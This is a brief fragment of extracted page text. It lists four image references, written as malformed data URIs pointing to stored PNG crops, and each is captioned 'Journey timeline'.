
Journey timeline




Journey timeline




Journey timeline




Journey timeline



